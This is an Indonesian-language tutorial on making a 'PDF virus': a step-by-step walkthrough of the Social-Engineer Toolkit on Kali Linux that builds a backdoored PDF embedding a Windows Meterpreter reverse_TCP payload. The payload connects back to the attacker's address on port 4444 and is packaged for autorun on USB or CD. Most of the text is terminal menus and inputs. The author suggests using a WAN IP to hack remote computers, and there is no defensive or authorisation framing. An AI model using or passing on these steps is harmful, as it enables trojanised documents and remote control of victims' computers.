

Cara Membuat Virus Pdf


Saya akan menunjukkan kepada Anda cara membuat file .PDF backdoor dengan **Social Engineering Toolkit** di Kali-Linux / Backtrack.

PERSYARATAN

- Kali-Linux / Backtrack

TUTORIAL Toolkit Social Engineering

1. Buka **Social Engineering Toolkit** dengan menavigasi ke: **Applications -> Kali Linux -> Exploitation Tools -> Social Engineering Toolkit -> setoolkit**



2. Ketik " **1** " di baris perintah.

```
Terminal
File Edit View Search Terminal Help
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

3. Ketik " 3 " di baris perintah.

```
Terminal
File Edit View Search Terminal Help

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.

set> 3
```

4. Ketik " 1 " di baris perintah.

```
Terminal
File Edit View Search Terminal Help
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.
set> 3

The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executabl
e.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu
set:infectious>1
```

5. Masukkan Alamat IP Anda untuk Payload. Jika Anda ingin meretas komputer jarak jauh, ketik IP WAN Anda. Saya mengetik di IP LAN saya.

```
Terminal
File Edit View Search Terminal Help
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.
set> 3

The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executabl
e.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu
set:infectious>1
set:infectious> IP address for the reverse connection (payload):192.168.2.101
```

6. Ketik " **15** " di baris perintah.

```
Terminal
File Edit View Search Terminal Help
***** PAYLOADS *****
1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
5) Adobe Flash Player "Button" Remote Code Execution
6) Adobe CoolType SING Table "uniqueName" Overflow
7) Adobe Flash Player "newfunction" Invalid Pointer Use
8) Adobe Collab.collectEmailInfo Buffer Overflow
9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>15
```

7. Anda dapat memilih PDF KOSONG atau Anda dapat memilih PDF. (Jika Anda ingin menggunakan PDF Anda, Anda harus membuatnya!)
Saya memilih template kosong.

```
[ - ] Default payload creation selected. SET will generate a normal PDF with embedded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads>2
```

8. Ketik "2" pada baris perintah untuk WINDOWS / METERPRETER / REVERSE_TCP.

```
Terminal
File Edit View Search Terminal Help
[-] Default payload creation selected. SET will generate a normal PDF with embed
ded EXE.

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads>2

1) Windows Reverse TCP Shell          Spawn a command shell on victim and
send back to attacker
2) Windows Meterpreter Reverse_TCP      Spawn a meterpreter shell on victim
and send back to attacker
3) Windows Reverse VNC DLL             Spawn a VNC server on victim and se
nd back to attacker
4) Windows Reverse TCP Shell (x64)     Windows X64 Command Shell, Reverse
TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windo
ws x64), Meterpreter
6) Windows Shell Bind_TCP (X64)        Execute payload and create an accep
ting port on remote system
7) Windows Meterpreter Reverse HTTPS    Tunnel communication over HTTP usin
g SSL and use Meterpreter

set:payloads>2
```

9. Ketik lagi IP-Address Anda dan port yang diteruskan!

```
Terminal
File Edit View Search Terminal Help

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

set:payloads>2

1) Windows Reverse TCP Shell          Spawn a command shell on victim and
send back to attacker
2) Windows Meterpreter Reverse_TCP      Spawn a meterpreter shell on victim
and send back to attacker
3) Windows Reverse VNC DLL             Spawn a VNC server on victim and se
nd back to attacker
4) Windows Reverse TCP Shell (x64)     Windows X64 Command Shell, Reverse
TCP Inline
5) Windows Meterpreter Reverse_TCP (X64) Connect back to the attacker (Windo
ws x64), Meterpreter
6) Windows Shell Bind_TCP (X64)        Execute payload and create an accep
ting port on remote system
7) Windows Meterpreter Reverse HTTPS    Tunnel communication over HTTP usin
g SSL and use Meterpreter


set:payloads>2
set> IP address for the payload listener: 192.168.2.101
set:payloads> Port to connect back on [443]:4444
```

10. Anda dapat memulai pendengar sekarang, jika Anda mau.


```
[*] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[*] Your attack has been created in the SET home directory folder 'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```

LOKASI PDF (Kali Linux)


1. Arahkan ke: **Places -> Home Folder**




2. Klik pada **Sistem File.**




3. Arahkan ke folder: **USR**




4. Buka folder: **SHARE**




5. Gulir ke bawah dan buka folder **SET** .



6. Buka folder: **AUTORUN**



7. Ada PDF Anda.



SELESAI

Terima kasih atas pembelajaran Anda. Saya harap tutorial saya akan membantu Anda.

